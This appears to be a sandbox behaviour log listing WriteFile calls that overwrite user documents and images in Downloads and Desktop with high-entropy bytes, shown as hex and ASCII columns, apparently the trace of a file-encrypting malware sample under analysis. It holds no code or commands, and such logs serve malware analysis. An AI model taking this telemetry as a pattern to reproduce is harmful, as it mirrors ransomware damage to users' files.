C:\Users\user\Downloads\NEBFQQYWPS.docx	unknown	256	8a 89 12 b8 25 b0 72 08 11 7f 30 f1 fc db ed fe fd b0 d7 e9 9a aa 03 b8 08 14 c8 db 77 36 72 f8 6c 2f eb d7 5a dd fa 17 c1 a1 29 d0 d9 1f 4c 93 bb 42 5f 49 c6 43 9d 36 a4 c8 e4 0d 0f 19 8a c8 78 23 9a 99 a2 a2 78 a2 b1 db ff ec 75 5f 4d ed 87 25 a1 db 08 41 d5 a2 64 87 f2 f7 dd 77 9a ea 5f 3b 9b 7e 2f 07 62 9a 39 eb c7 63 05 d6 c9 f0 2a d8 0b 8b c4 f5 2d c1 21 0c fa 84 cd b3 46 c0 e0 ed ca ba 6f 1f 56 09 34 15 17 2b e6 8b ff ed aa 71 8b d4 2e 4d c5 c5 9f 1c c8 56 14 e8 4b 03 7b 9b 06 97 03 58 14 63 1a 29 71 5e a6 52 d0 b9 4b 75 7d 09 a7 d5 ba 65 f4 ab 52 b5 e8 45 2a 15 d6 35 24 f1 b4 19 92 be 0b 2d aa 51 49 aa 7e d2 ae ca cf a5 a6 7e 32 7e c5 82 10 a1 96 65 50 dc 11 ca a3 7b e2 0b bc 20 48 af 00 42 68 8c 92 f9 dd 33 93 59 07 58 13 65 67 a1 eb 49 2f 96 48	....%.r...0.....w6 r./..Z.....)....L..B_l.C.6.... ...X#...X.....u_M..%...A..d. ...w...;~/..b.9..c....*.....-. !.....F.....o.V.4..+.....q...M .....V..K.{...X.c.)q^.R..Ku}. ...e..R..E*..5\$.....-Ql.~... ...~2~.....eP....{... H..Bh... .3.Y.X.eg..l/.H	success or wait	1	24D2C410F9D	WriteFile



File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\NEBFQQYWPS.xlsx	unknown	1040	d0 16 4c 52 8e 5a cb 5d fd c1 e3 fe c6 3c 30 ea 80 0d 2b 3d b1 bf f0 d9 60 d7 76 08 10 12 e5 a7 c6 99 c5 bb 1b 5f 0b 5c 2f d6 90 78 39 9b 24 69 3f 46 70 ab ac 79 d2 48 47 61 29 82 95 95 bd 2f 04 3a 83 05 65 f2 d1 0a 0d 80 9d cf a3 ca 01 68 bd ff 6f db 66 6b 08 ef 3e 56 32 fa d3 b1 ae c9 9c 2b 7a 33 29 19 4d df 94 9c 8f ac de a5 ca e0 2b 99 90 ad bc 4d bc 7d 08 a1 7b a0 b3 e4 3c 85 f9 af 4a 99 22 72 af 62 92 33 a7 6b 8c ee a9 1c 16 5c 4a d3 25 69 16 c8 92 39 19 07 5d 97 02 06 ff eb a7 00 4b c0 70 2c f2 88 2c 78 04 d9 04 7e 3b cb 69 df 32 b9 55 5d 80 6f 03 59 57 e3 cc c2 00 ac 01 b5 db 3f 91 66 16 ce 55 db 0a f5 37 69 a4 1a bd 54 80 dd a8 a4 35 27 d7 83 0d 3e e5 ad 52 38 e1 a0 de 4e 4e a9 19 f9 11 37 1f 3e 84 ae 41 a3 49 d3 4c 07 2f ee 9f a7 5d 52 ad ab 17	..LR.Z.].....<0...+=....`.v... ....._V...x9.\$!?Fp..y.HGa). .../...e.....h...o.fk.>V 2.....+z3).M.....+....M.).. {...<...J."r.b.3.k....\J.%i ...9.].....K.p,...X...~;.i 2.U].o.YW.....?.f..U...7i.. .T....5'...>..R8...NN....7.>.. A.I.L./...]R...	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Downloads\NEBFQQYWPS.xlsx	unknown	256	61 d6 5d 3d 7a 81 5d ce de 75 1d ef 9f 51 71 55 de 7e b6 ab d7 da e5 17 e8 20 cd 2b cb 5d 4d 68 a7 ca b3 f3 b1 a3 b4 d6 20 53 30 bc 2f eb 3c 0d 37 fe 33 2c 76 86 70 61 8b 0c d8 a8 33 6f 07 74 87 ff 63 81 ec 6e fe 37 9e 71 da 78 c8 9d 77 cb 79 de 2f 11 08 43 2a 01 13 56 a3 f0 58 ec 06 b5 b2 d9 90 c3 41 8f e2 ae b6 00 6c 00 c5 90 d3 10 b4 8c c1 dc 5d 66 cb 7b 11 c1 6e 7c 77 54 d1 9b ea e3 cd 44 07 87 fd 07 6f 2d c0 ea 92 09 73 54 6f 5f 0a f9 5f 4d d9 2b f7 6b 9e df 64 43 3b b1 1d 36 26 e8 36 dd 3b e4 bc 3c 86 24 18 b8 4c 5a 3e 73 b0 0e af 56 16 48 1b 0c e5 c8 22 1d 32 40 31 58 03 5b b9 9a 8b 1f 64 42 ed b0 f7 14 71 38 aa d0 e6 35 2d c8 1d 5c 9e f4 7f a8 73 4c 8b 82 85 11 69 1f b1 ad 9b 87 c0 de 16 75 39 51 dc 0f 8a 99 35 72 4c a9 e5 26 26 77 64 85 35 d6 c2	a.] =z.]...u...QqU.~..... .+] Mh..... S0./.<.7.3,v.pa.... 3..t..c..n.7.q.x..w.y/..C*.V ..X.....A.....l.....]f.{ ..n wT.....D....o- ....sTo..._M ..+..k...dC;..6&.6.;.. <\$.LZ>s...V.H....".2@1X. [...dB....q8...5- ..\....sL....l.....u9Q.. ..5rL...&&wd.5..	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\QNCYCDFIJJ.pdf	unknown	1040	a1 c1 b1 a0 7e 59 99 d5 1b 39 0c 71 5a 6f 2e 68 76 7f 13 14 f2 1a 40 9b 10 fe dd 1d ef eb 09 a9 27 3d db 79 90 69 5d f3 d6 a6 0b 3b 9f 99 58 e5 bc 77 d8 13 16 b2 6a 2c d1 60 fc 56 ad d2 7b 5c df 07 ea 50 26 40 2d d0 17 58 7e dc 99 8b 62 90 14 21 09 c1 17 6a 93 1a 1c 18 37 59 81 1e 1a b8 a6 49 cf 3f 23 1a ba b4 74 50 4b 05 be 0c 47 13 d7 9f af 39 3b c2 c4 29 d7 f4 ac 27 e5 af 33 8f 8a ca 15 33 f2 37 fb 86 f2 70 11 99 27 03 b7 50 1f 03 ef 39 b0 9c d2 34 29 85 15 7b f8 5f b5 e7 3d 94 dc 9b b0 e9 20 34 06 48 15 1b 84 1e dd 99 08 e1 8d 97 7c bd 59 28 a4 78 64 63 e5 4e 07 42 97 a7 b5 78 1d 23 68 3c 09 b5 72 92 58 8b 72 bb 24 c7 f6 ee 4b e0 bb be cb c1 6a 5e 2f 97 cb bd 25 0a 47 36 4a d1 1b 5f ec d7 dd 11 13 bc 33 0b bc 1f dc 56 28 9c bf 9e 48 b7 da 39 c2 6e b7	....~Y...9.qZo.hv.....@..... ..'=.y.ij].....X..w....j],.`V.. {\..P&@-...X~...b.!...j.... 7Y.....I.?#...tPK...G....9;..) ...'..3....3.7...p..'..P...9...4).. {_.=..... 4.H.....  .Y(.xdc.N.B...x.#h<..r.X.r.\$ ...K.....j'Y'...%.G6J..._.....3. ...V(...H..9.n.	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Downloads\QNCYCDFIJJ.pdf	unknown	256	61 a5 51 a7 bf 9c 9e 22 45 d3 da 3c f7 05 ba 02 b3 92 02 39 3e 26 6f 46 d9 9e c2 60 b5 27 74 f6 46 06 b9 17 8e c7 d7 f2 28 4c 68 f7 58 2d c2 c3 db 7a 97 87 39 6b 4b 9f 24 e5 35 53 75 08 60 0e 0a 11 43 b7 1e 1a 6b 1e 85 55 f5 57 2f fe 88 7b 5b d8 17 00 54 c6 3a 49 81 e6 dc 23 74 44 e3 08 55 dc 1f b0 77 23 ce d3 36 f7 0b be b5 52 18 40 d0 6a 73 a7 43 26 24 f5 56 00 60 2b b5 4d 45 2c d0 e5 d8 4c f5 51 5c 68 0c 96 bf e4 ec 00 58 29 cb c2 1f 40 c3 8f 8d 9c 66 99 fe 56 8f 1b 61 6e 64 42 3e 9b 40 71 29 07 3c 32 52 a2 76 b4 47 26 d1 6b 05 4f a2 be 46 2f 9e f1 2a 04 31 27 52 bb f8 ca 7a bd a5 de ca 96 4f 14 fe bc f3 8c d5 82 7d 65 ed cb cb 98 a5 0e a2 75 79 4d 9d 59 06 75 8d d8 c3 a8 85 66 db b5 25 c5 11 5b 4f f8 d6 40 57 7c 86 cb a5 8c cb 68 c4 9d 38 bd 1a 84 1e	a.Q...."E..<.....9>&oF...`' t.F.....(Lh.X-...z..9kK\$.5S u..`...C...k..U.WI..{[...T:..l.. .#tD..U...w#..6....R..@.js.C &\$. V.`+.ME,...L.Q\h.....X)...@. ...f..V..andB>..@q). <2R.v.G&.k.O ..F/..*.1'R...Z.....O.....}e .....uyM.Y.u.....f.%.[O..@ W ].....h..8....	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\QNCYCDFIJJ.xlsx	unknown	1040	33 d8 71 67 d4 d1 84 27 50 a2 f0 7d 96 46 55 07 dc 37 5f 64 4a b1 55 fb 22 75 bd 03 28 af 07 19 c9 6b 4c 67 08 ce 2d 0d 8a bc 60 8c 70 19 c5 4b 82 fb b6 c9 e9 72 d0 2d b3 52 e1 73 39 01 a2 3a a2 90 cf 05 ae aa d3 0f 01 56 be 0d f0 ba 40 82 13 4e 64 e2 cf 22 5d e2 7d 52 fc f1 e0 51 a7 5d 9e fc 99 e3 30 c2 a6 49 b5 93 df 12 df 86 35 7a 32 83 37 84 28 ad c3 c6 32 0f 54 06 5e 86 6b 75 14 89 51 e9 54 6c 7a 1c f2 47 a7 9a ea d2 d2 3c 95 2b 76 ad 0c ce c8 54 ac 17 84 dc e5 3f 8d f6 40 35 40 f0 45 9d ed b8 1c b5 94 32 b8 d0 ea 4c e9 f4 a0 ec 7f c0 4e 53 d1 2a f4 01 78 b6 81 23 af 96 b9 ca ea 6e 99 d0 92 05 81 c8 7c 8e a2 74 89 81 eb d3 e9 01 a2 58 e2 01 77 db 28 a1 1f 95 80 36 f4 17 69 b5 38 56 e3 fd 13 26 32 0f cd 23 06 91 83 4e b6 ee 5a cc 58 80 13 88 fa 0a f0	3.qg...'P.}.FU..7_dJ.U."u.. (...kLg.-...`.p..K.....r.-.R.s 9.:.....V....@..Nd.."}R ...Q.J....0..l.....5z2.7.(... 2.T.^ku..Q.TIz..G.....<.+v... .T.....?..@5@.E.....2.....L.... ..NS.*.x.#.....n..... .t.. .....X..w.(....6..i.8V...&2..# ...N..Z.X.....	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Downloads\QNCYCDFIJJ.xlsx	unknown	256	8f eb 12 98 e3 d3 43 05 f7 91 97 6c c6 30 23 8a 01 91 ab 9c 20 90 51 7b 2b d8 1b 21 4c 2e 85 ca 9d eb 03 bd 26 b7 fe 92 24 63 1d 28 05 04 5d 24 8e 55 cf 71 ee 83 d7 f6 c4 25 1a cc de f6 39 19 c6 49 0a d2 b9 51 89 7c 77 e2 36 fb 44 68 f4 7c 87 56 4e 2a 00 a7 b8 b8 4c ad 6a 95 8c 7e 80 c4 12 6f 33 d3 be ab e3 06 66 5d 95 52 00 21 ef 32 bc 95 a5 39 d0 2d dc 83 56 2b 24 15 ee 66 ed 61 d1 06 95 2c ee 2f ff e1 fd 26 d2 3e ad 99 17 d9 22 98 99 cb 3f 29 b8 6b a3 c3 73 1e 11 a8 70 90 b3 4e 6b 45 33 32 05 aa 89 c0 ba 50 ca 5e 8c 3e 3e 6c 56 70 69 08 e6 60 d8 8b 2a 7e 91 7a bc aa 94 9a e4 00 4e e2 e5 9c 89 67 0b fc c9 ec 26 95 91 11 b3 28 2a cb 2d 23 21 43 b6 99 c0 ad af de 15 e4 f1 cd 5b 57 4a a9 65 a0 d1 87 83 b6 55 79 15 16 b7 d9 16 a6 5d 93 76 4b 4d c5 8c 78 bd	.....C....l.0#..... Q{+..lL. .....&...\$c.(.)\$.U.q.....%.. ..9..l...Q. w.6.Dh. .VN*....L. j..~...o3.....f .R.!2...9.-.. V+\$.f.a.... ...&.>...."....?) .k..s...p..NkE32.....P.^.>>IV pi..`.*~z.....N....g.....&.... (*-#lC.....[WJ.e....Uy .....].vKM..x.	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\SUAVTZKNFL.pdf	unknown	1040	f6 02 2d 32 17 1c 0a f0 48 f1 0e a2 db d4 93 74 1a 31 4e 4b d0 ae 32 d9 6e 47 3a 72 8c b4 18 2c 44 13 55 30 d1 6d bb e4 b3 8c 95 f4 12 9f 50 14 ed 36 23 64 69 cd 96 b1 21 0b f4 65 a4 7f 18 c7 7e 61 0a 8c b1 43 f9 8f e0 f8 53 5f b7 81 b7 81 fd f7 f6 15 2b 7b 68 84 74 f2 38 db ef 0d f7 b5 36 74 42 6d 24 dc 87 72 4e 57 d4 d2 1c d7 67 c0 ec fe df ac 6a 0f 6d 2a 43 6f 12 d5 2b 15 63 c1 a2 c7 ad b3 07 89 1f c6 74 60 ea f5 bf ee 70 7a 0e 45 8e d1 98 6e 59 05 2e cf d9 91 c9 24 d9 90 09 10 e0 89 f2 c9 39 41 d4 fb 71 bf be e3 0b 3d cc df 19 7d e7 35 f6 60 d5 7e f7 c4 83 33 6c 46 5f 3b 31 e0 31 ec d1 ba 57 3e 85 a1 75 ed a0 92 97 93 52 ea 64 0b e9 28 22 6a d0 5b 4b eb 3d 0f e2 0c f1 a7 b5 11 96 2a 96 d2 16 4c df b6 1d 1f 11 a9 47 76 70 0c bc 1f b6 fe 8b 51 71 0f 44	...2....H.....t.1NK..2.nG:r.. .,D.U0.m.....P..6#di...!..e ....~a...C.....S_.....+{h.t 8.....6tBm\$.rNW....g....j.m *Co.+c.....t`....pz.E...n Y.....\$......9A..q....=...} .5.`~...3lF_;1.1...W>..u.... R.d.("j.[K.=.....*...L.... ..Gvp.....Qq.D	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Downloads\SUAVTZKNFL.pdf	unknown	256	70 29 e5 5f 8b 45 86 9a 99 e9 ac 75 af c4 4c b0 7e 0c a5 4b de f3 0c 74 9a bc ad 38 66 94 34 bb 82 6d 9a 9a 6c ae 4a 9d 10 49 d4 b8 e8 a1 9c 2d f5 fb a3 31 f1 a1 31 9e 62 5c fc 9d 24 6c 7c 66 76 7f 69 ef df 56 92 10 64 79 f3 a3 3e f2 49 5b 1a 44 45 16 ba 8c 7e fc 52 e4 73 34 ce 12 87 dd f2 32 c2 1a bd e9 39 bc a1 1a b7 73 c8 56 f1 d9 13 6d 1d b1 bb 80 ff cf 76 c0 cd 6a 25 44 1c a7 4d a8 3d 78 a6 c4 4e ac 80 cd 93 03 49 08 1a a4 d5 99 43 b3 21 eb 42 45 c1 36 04 de 32 69 6a cb 66 fc 8f e5 51 d6 7d dd 2e 13 18 90 4f b4 c6 a3 b8 43 d3 da 70 1b 18 73 40 c8 9a 89 6a 9d 32 8c 52 25 4d 4b d7 0b f1 f3 9b 9f d9 d8 41 31 8b 63 18 99 9c 8d 3a 38 15 c2 0d 09 0c 3b 24 b6 42 b2 04 90 a0 43 6b bd 0b a1 66 50 22 da 4c 65 3e 9a 4f ac 8c 9e 4d 37 49 7f d4 25 d4 27 8d b9 f3	p)_.E.....u..L~..K...t...8f. 4..m..l.J..l.....~...1..1.b!.. \$ f v.i..V..dy..>. [.DE...~.R. s4.....2....9....s.V...m..... v..j%D..M.=x..N.....l.....C..! BE.6..2ij.f..Q..}.....O...C.. p..s@...j.2.R%MK.....A1. c.. ...8.....;\$B....Ck...fP".Le>.. O...M7l..%.'...	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\SUAVTZKNFL.xlsx	unknown	1040	14 9e 1c 5b f1 3c cc 29 73 1a 0c a2 be de 91 da 47 a4 de bd 58 eb 9d 4d ef a4 c5 e5 d5 1e 3a 16 4a 83 c4 3c 5a 2b e7 44 3f 4b e2 d8 e3 74 70 7c fe 53 2e eb a7 a3 53 0c 3e 4b 42 a0 bc 99 ff 2f e5 a7 c6 ec 95 b0 82 eb a8 59 45 c1 fd 5f 4f 22 d3 4b 1f d5 d1 3f 7b 1b 3e b8 d8 bd 94 5d e9 51 9d df 50 e5 33 cb f4 6b 45 45 6d ee 88 71 a2 35 2a df 73 23 b9 16 bb 2c 47 98 ac e2 27 a4 52 36 66 0f 77 c7 7d 00 92 a3 7c 86 cf 04 16 a2 d0 c5 56 93 15 de 5b e3 f0 84 0e 63 67 ab 89 e3 b8 61 d1 63 97 8d 4b 81 83 04 5d a2 b8 2d d5 1a ee 66 9c 56 4f 8b 6a 3c 12 6a c1 bc ab 62 11 b6 14 1d fd 7b 16 bf 8f 4f 99 d7 05 4d 40 b6 29 9a f9 f2 f8 ae 3d 48 be cd 0f 45 0d 81 0d d6 00 9e 99 65 81 02 75 ce a4 a3 44 74 b6 90 ab 08 b2 1d 9b c5 00 00 f3 4e f5 aa 2b 36 37 c4 90 c6 92 05 c5	...[<.)s.....G...X..M.....:J.. <Z+.D?K...tp .S....S.>KB. .../.....YE..._O".K...?{>. ...].Q..P.3..kEEem.q.5*.s#... ,G...'R6f.w}... .....V...[. ...cg....a.c..K...]-...f.VO. j<.j...b.....{...O...M@.)..... =H...E.....e..u...Dt..... ...N..+67.....	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Downloads\SUAVTZKNFL.xlsx	unknown	256	00 78 f0 3a 25 5e 2e df a7 a1 e8 4d 9d e1 e8 9f 1f 65 67 4c 50 fb db a5 d7 aa c7 8f bc 42 5f f9 ba 29 ac df 08 71 11 04 45 79 65 1d 46 1e e0 b8 25 a0 76 b4 02 8b 66 6b cd 66 cb c0 72 65 82 c8 27 4f 4d 0d 39 af a9 04 5d 5b f4 37 27 90 80 93 89 94 21 e0 10 26 ee c3 b5 ba 7f 9a bd cb 23 64 f3 3d 0d 07 48 3f 28 58 c3 f3 cb 48 b5 2e 19 28 94 b7 d2 b0 c0 fb 3e b4 f9 78 61 1e 16 6c 87 e8 ab 58 69 e2 a9 59 ac 61 66 89 94 c7 db e8 ce 74 1c 8e 2f 29 c8 38 49 30 88 e0 eb 7d e0 b1 97 ff 70 f3 09 be de 0a 1f e1 26 3f b0 99 03 ab 14 df b9 cd 48 d0 e4 a3 85 2b 2e 09 6c a7 a9 ea 44 dc 63 7f ad fb 19 f8 fc 97 0b bb 4f de 00 17 a3 8a 31 f5 2d 38 83 a3 52 75 ab 23 71 08 18 89 5d a0 f7 95 87 a3 75 3d bc 4c 72 f1 b8 72 95 e0 eb 0d 37 06 71 d2 9f 1c 33 7c e4 3d 59 35 30 cf d4	.x.:%^.....M.....egLP.....B _.)...q..Eye.F...%.v...fk.f.. re..'OM.9...][.7'.....!..&.... ...#d.=..H?(X...H...(.....>. .xa..l...Xi..Y.af.....t./).8 lO...}....p.....&?.....H. ...+..l...D.c.....O.....1.- 8..Ru.#q...]......u=.Lr.r.... 7.q...3].=Y50..	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\ZQIXMVQGAH.xlsx	unknown	1040	ab 01 df e0 7c b2 68 d1 c7 41 3d 8a be 2c 2d 0b 08 0d 16 f3 dd 63 87 b8 f5 3d dd a1 09 7c 57 29 d3 96 ab 4f 17 89 c3 3d dd 81 9b 77 bd eb 0b 0a 56 2c 56 b1 5d a8 ad 87 8f 68 48 8d 0e e4 ef c5 5b 15 5c 4c 38 1b d9 fa 5f 8d fb ae 2a 72 9b 29 8b 4f fb 7c 52 ea 41 59 10 bd 9b 73 ad 7b 1d 0f 4b fb eb 0e fa 33 72 4f 63 c5 21 88 f4 d4 04 e9 01 d3 4d 14 7d dd 7c a1 45 de af 08 53 ce 0f a4 17 61 f5 dc d1 f7 97 24 8e 89 e9 8f 19 07 84 49 67 c5 58 93 30 ab 48 0b 7b 28 06 d6 8d c3 7a be 74 fb 2c 59 36 42 70 6b ff fa ed ff f2 d5 0b 07 28 4c ee 81 06 82 e4 07 d1 ac 91 15 9e 1d b1 40 2c e2 50 17 aa 39 39 d2 ff 5a 9d 3c 0e 90 33 33 17 7e a0 77 81 ce 80 be 17 3f ff 9c 96 00 ba f5 ef d3 74 07 b1 a9 3b 8a 7d 3f a3 a6 7d 6e 4e 97 c0 be e4 fb 65 f5 ab 5e 01 49 46 72 a7 a2 61	....[.h..A=.,-.....c...=...[ W)...O...=...w....V.V.]...hH. ....[.L8..._*r.).O. R.AY.. .s.{..K....3rOc.!.....M.}. . E...S....a....\$......lg.X.O.H. {(....z.t.,Y6Bpk.....(L.. .....@.,P..99.Z.<..33.~ .w.....?.....t...; }?..}nN. ...e..^.IFr...a	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Downloads\ZQIXMVQGAH.xlsx	unknown	256	a7 3d c3 ec 23 78 81 1f 5b 1a ea 72 03 71 99 95 dc db 3d f3 1e 1c 8d 1c 18 64 e4 f3 f1 6b 44 d8 7b 36 84 d1 41 69 ce 1b 4c cc b6 e2 77 14 ed 4d d7 a5 72 cc d0 e2 73 ec 0b b9 91 62 54 9c c7 62 22 64 df a8 c5 87 15 48 04 c1 ed c5 a5 a9 11 b1 38 6f fa 8b a7 8b 7d 73 6e 79 f9 2c 8b 55 25 73 13 11 e6 b8 b5 39 88 9a 0f b6 30 4c 07 d6 cd 8a e4 f5 83 e5 26 ab 8d d3 8c e7 f3 1e d0 26 fb 6a 3f b3 2c ac 40 fc 0f 0e 3a a7 de 58 80 53 35 01 d8 12 e9 9a d2 0c 42 4c 06 38 b2 1b 18 ec 45 2a 74 88 62 32 cc 51 ae 53 05 8a 77 06 c9 ee 46 08 53 50 eb e6 c6 9b de 9d 0a 11 0b 5a 64 fc b8 a3 db 67 56 57 4a 1f ed d8 6f 35 b5 86 30 22 11 68 e2 1a 6a c5 dd d8 fe 2a 7d 0b 06 38 43 5d 4c ca a5 f4 99 fa 4a 22 64 7d c3 c7 6f 3b ab 24 45 b0 57 2e 79 6f 69 68 5a fb 5f 81 dc b9 cc dc 1a	.=. #x..[.r.q....=.....d...kD. {6..Ai..L...w..M..f...s....b T..b"d.....H.....8o....}sny .,U%s.....9...OL.....&... .....&.j?.,@.....X.S5..... BL.8....E*t.b2.Q.S..w...F.S P.. .....Zd....gVWJ...o5..0".h.. j....*}..8C]L.....J"d}..o;.\$E. W.yoihZ_.....	success or wait	1	24D2C410F9D	WriteFile







File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EOWRVPQCCS.png	unknown	256	05 8e 92 94 96 8c 05 58 a3 63 cf 91 78 b4 8d 87 0b e3 35 8e 22 9a 38 d5 ad 3d a3 e0 ce 41 86 09 f2 87 a8 f4 7e 1c 02 68 eb ff da 24 fe 3d 86 36 da e1 6a 84 d8 33 18 d3 f9 0d 2b ab 7f 3f 01 b2 54 6b ad 9a 51 b2 19 ca e0 08 e5 67 39 ec eb 62 14 63 ac e1 a1 21 0a 0d 81 e2 3c 87 c9 6a 6b 55 76 cc e1 aa 1f 9c 93 9c 76 83 87 32 73 11 9e dc bf d5 fb 20 d3 3c 24 6d e7 6d 95 d1 28 26 13 31 52 f3 6b 9f 81 25 98 47 1f 96 cc ec 13 fb ff bb b5 ec 47 99 58 6c 0a 69 83 1f c7 b0 4a 0c c9 c7 65 7f d0 47 23 25 19 8f e6 12 6e 7e 21 64 f7 5e 15 16 65 9d d3 f0 d2 65 f7 6c 58 76 74 ee eb b3 5f d8 c9 6b bd fa 79 75 6b fd e1 08 bb 5b 5f 7a 1c b3 2c 6d dd 5a 9d c8 33 03 a2 b7 64 b6 da 62 57 7d 7d 97 4d de 4d b2 2f f4 43 e0 b8 c9 5e fa b9 5b 81 88 a7 14 40 b9 13 c5 cf 12 56 9a e0	.....X.c.x.....5."8..=...A .....~..h...\$.=6.j..3....+. .?.Tk.Q.....g9..b.c...!... <..jkUv.....v..2s.....<\$m .m.. (&.1R.k..%.G.....G.XI .i.....J...e..G#%....n~ld.^..e. ...e.IXvt..._.k..yuk...[_z.. ,m.Z...3...d..bW}}.M.M./C... ^..[...@.....V.. ..w...{.Qy..6...aX.Q....#.& [!w... m..4....~_Z..k'(1f....\$b.#n 7....k.....W.f.oP..... .....I.F.'5'.....b..T....."-. <.iZ...qN..H.8..^SX.T..R.@ K.) .%.TP~m.i.h?.. .....S..... ..q2....s...n.[...03.t.&...R. ..l...t8.....4	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Desktop\GAOBCVIQIJ\BJZFPPWAPT.jpg	unknown	1040	3c 3b ad ef d4 dc 19 57 08 9d 32 70 be 5a 72 6d 3b 5d 17 55 ec 22 8f 2b 98 73 37 b1 8b 98 b3 77 03 bd 7b d1 51 79 bf ba 36 11 ca 61 58 de 51 e7 d8 f9 f3 23 e9 26 5b 21 77 a4 b9 e3 6d dd 8d 34 c9 87 0b cf 7e 5f a6 5a f4 15 6b 60 28 31 66 d9 9c be af c3 24 62 ff 23 6e 37 c3 ed 87 a6 6b b0 89 80 02 d6 e8 ad c1 07 ad 0f cc 57 b8 66 c7 6f 50 8d da ee d5 bd f5 94 ca a4 9d ca e8 49 e3 46 ef dd 35 27 86 cf 16 cb 96 ad 62 d5 a0 54 d5 12 a2 10 22 a9 d0 2d b5 3c 81 69 5a 09 96 91 71 4e 97 cf 48 0a 38 8d 82 5e 53 58 ee 54 a1 d6 52 cb 40 4b 9b 7d 9b 25 fe c7 54 50 7e 6d bc 69 e2 68 3f 80 c0 7c 8a 7f bb b0 d2 b9 97 f5 53 0f 92 8a 08 f1 0c e8 71 32 f8 14 a3 0e 73 c6 b8 fb 6e 0c 5b 9a 84 90 30 33 14 74 f4 8a 26 8b 08 8d 52 0a df 2c a9 49 c1 9c c1 74 38 d8 a9 8f 88 aa 34	<.....W..2p.Zrm;].U.".+s7.. ..w...{.Qy..6...aX.Q....#.& [!w... m..4....~_Z..k'(1f....\$b.#n 7....k.....W.f.oP..... .....I.F.'5'.....b..T....."-. <.iZ...qN..H.8..^SX.T..R.@ K.) .%.TP~m.i.h?.. .....S..... ..q2....s...n.[...03.t.&...R. ..l...t8.....4	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\GAOBCVIQIJ\BJZFPPWAPT.jpg	unknown	256	13 7a 83 f5 63 ca 8b 55 3c 8c ea ae bf 9f cd 13 8e 71 ae c7 82 c3 cf 25 5a e1 c0 83 d2 4f eb 04 ec 64 63 da 15 72 ef 30 70 b9 09 ab 41 8f 99 ff f0 ec 9d bb e1 0b 7b 6c 5d 0a a8 59 b3 bc ba 7d d8 73 13 73 d3 fb 63 7d d4 38 64 7a 0b b4 05 62 f1 a9 80 f5 a5 56 1a b5 c0 20 2e 2f 4a 74 cf 23 b4 67 94 27 4b eb eb 8d 31 6c d5 18 24 41 f7 c8 9f 08 c1 b5 42 9b 3c c4 42 09 17 6f ea fd b1 8a 4f 0b 59 09 e5 94 73 af 59 13 04 09 ac 1e a2 55 af 03 4f 2b 2a ed 65 9d a2 c9 d7 d1 5f 49 66 1c 04 6b 46 9f 9f af 17 10 e1 d0 4e a1 e8 a9 43 71 24 fd a4 e7 18 8a de 21 af 8d 7f 6f 6b ab c5 a4 6f 4a 7c 34 2c ff e5 f8 c8 27 f0 e6 62 66 92 ce fe ab 16 7c 03 34 56 1b 7c b6 79 39 cf 31 7a d5 d5 50 d3 3d c2 4b 98 30 bb aa 39 7a 82 6a 26 83 66 4b d8 ae 06 af f8 45 f6 6e 52 e4 a7 26 d7	.z..c..U<.....q....%Z....O ...dc..r.0p...A.....{[]..Y ...}.s.s.c}.8dz...b.....V... ./Jt.#.g.'K...1l.\$A.....B.<. B..o....O.Y...s.Y.....U..O+*, e....._lf..kF.....N...Cq\$... ...!...ok...oJ]4,...'.bf....  .4V. .y9.1z..P.=.K.O..9z.j& .fK.....E.nR...&	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Desktop\GAOBCVIQIJ\ZGGKNSUKOP.png	unknown	1040	4d 4a b3 da 37 61 8d 89 b9 a9 98 3a 55 88 c5 4b 8c b0 97 24 c7 66 61 95 1f 23 a5 15 0d 81 ba 59 7d 8c e3 0c d6 68 54 5d 5b c3 4b 0b 82 b4 de 2d bc 5d 9a fc b3 b6 70 ba 3f 77 67 72 67 fc 04 f7 bd 66 16 1e 2b fe f2 8f 7c 2f 50 9c 41 e7 40 ec dc 13 69 04 ee 00 2c b8 fb 07 8e b7 71 57 68 61 fa 27 61 4d 01 1d 4c bb fe 9b 3a b1 c1 1b 60 40 06 9a 2d 8a 15 42 dd 38 f8 81 e4 f7 80 8b 70 9e 5f 4c d9 e5 4d b8 54 49 26 ad 31 93 2b 2b 89 c7 e8 c5 20 9e 28 ee 25 7d 89 0d 2e 32 b2 b7 a6 d4 30 f9 d5 9c b1 52 9c 26 d9 f2 37 af 8d ac 87 8d 06 f5 2c f6 04 af b3 9b 42 52 70 ef 83 4b 22 0f 2c 7a c8 38 30 50 e4 3f dc 50 03 b2 bb 43 ba 7e 52 88 75 1f cc b3 69 c5 68 f0 5a b6 dd b4 6c 80 6d 95 5e 16 ab 06 d2 1e 33 7c 93 62 09 1d a1 42 bc 5d f1 ab cf 80 54 c0 a6 4d ff 5e 6e 5e 3f	MJ..7a.....U..K...\$.fa..#... .Y}....hT][.K.....]....p.?wgr g...f.+.../P.A.@...i..... ..qWha.'aM..L.....`@.- ..B.8 .....p..L..M.TI&.1.++.... (. %}...2....0....R.&..7....., ....BRp..K",z.80P.?.P...C.~ R.u...i.h.Z...l.m.^.....3 .b...B .J....T..M.^n^?	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
